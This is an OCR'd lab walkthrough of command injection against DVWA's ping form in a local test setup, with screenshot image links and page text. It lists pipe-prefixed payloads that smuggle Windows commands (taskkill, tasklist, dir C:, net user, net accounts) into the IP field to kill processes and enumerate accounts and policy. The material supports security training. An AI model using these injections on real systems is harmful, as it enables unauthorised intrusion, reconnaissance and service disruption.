
1. Identify a running process from the output (e.g., **RuntimeBroker.exe**) and note its Process ID (e.g., **PID 1224**).




1. Forcefully terminate the selected process using `taskkill`:
   | Taskkill /PID 1224 /F




1. Confirm process termination by re-submitting **| tasklist**.


Applications Places System
Wed Dec 18, 00:14
Vulnerability: Command
http://192.168.0.20:8080/dvwa/vulnerabilities/exec/#
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
SUCCESS: The process with PID 1224 has been terminated.
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Menu
Vulnerability: Comma...




1. Inspect the root filesystem directory structure of the target system by submitting:

   | dir C:




1. Enumerate local user accounts on the target Windows system by submitting:

   | net user




1. Inspect detailed account properties for a specific user (e.g., Administrator):


   | net user Administrator



1. Retrieve system-wide password policy and account policy settings by submitting:

   | net accounts


Applications Places System
Wed Dec 18, 00:53
Vulnerability: Command
http://192.168.0.20:8080/dvwa/vulnerabilities/exec/#
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Vulnerability: Command Injection
Ping a device
Enter an IP address: | net accounts
Submit
User accounts for \\
Administrator DefaultAccount Guest
Jason Martin Shiela
SQLEXPRESS00 SQLEXPRESS01 SQLEXPRESS02
